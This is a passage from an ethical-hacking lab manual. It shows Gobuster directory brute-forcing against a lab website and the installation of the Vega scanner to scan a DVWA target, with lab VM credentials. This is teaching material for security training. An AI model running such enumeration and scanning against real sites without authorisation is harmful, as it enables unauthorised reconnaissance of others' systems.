


Figure 1.5.3: Copy common.txt folder

13. Paste the **common.txt** into the **/home/attacker** directory, close the window.




Figure 1.5.4: Paste common.txt on the Desktop

14. Now, switch back to the terminal window, Type **mv /home/attacker/common.txt /root/Desktop/** and press **Enter** to move the common file to the **Desktop**.

TASK 5.3

Identify Web Server Directories using Gobuster

15. In the terminal window, type **gobuster dir -u <Target Website> -w /root/Desktop/common.txt**, and press **Enter**.

Note: **dir**: uses directory or file brute-forcing mode, **-u**: specifies the target URL, and **-w**: is the wordlist file used for directory brute-forcing (here, **common.txt**).

16. The result appears, displaying the identified web server directories, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.5.5: Result showing web server directories

Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, and names of the virtual hosts on the target server.

17. This concludes the demonstration of how to identify web server directories using Nmap and Gobuster.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

TASK 6 Perform Web Application Vulnerability Scanning using Vega

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

Here, we will discover vulnerabilities in the target web application using Vega.

Note: In this task, the target website (**http://10.10.10.16:8080/dvwa**) is hosted by the victim machine **Windows Server 2016**; keep this machine running until the end of the task. Here, the host machine is the **Windows 10** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2016** virtual machine.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.1

Launch WampServer

3. Double-click the **WAMP Server** shortcut icon from the **Desktop** to start the WAMP Server services.

   OR

   Click the **Start** icon from the lower-left corner of **Desktop**; in the applications, scroll down and expand the **Wampserver64** folder. Click **Wampserver64** to launch **WampServer**.

4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ); observe that the **WampServer** icon appears.

5. Wait for this icon to turn green ( ), which indicates that the **WampServer** is successfully running. Leave the **Windows Server 2016** virtual machine running.

6. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

7. Navigate to the location **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Hacking Tools\Vega** and double-click **VegaSetup64.exe**.




Figure 1.6.1: Double-click VegaSetup64.exe

8. If a **User Account Control** pop-up appears, click **Yes**.

9. The **Vega Setup** window appears; then, click **Next**.

10. Follow the wizard-driven installation and install the application using all default settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. After the installation completes, the **Completing the Vega Setup Wizard** appears; ensure that the **Run Vega** checkbox is selected and click **Finish**.




Figure 1.6.2: Completion of installation

12. The **Subgraph Vega** main window appears, as shown in the screenshot.




Figure 1.6.3: Vega main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.2

Set Scan Configuration

13. Click **Scan** from the menu bar and select **Start New Scan** from the available options.

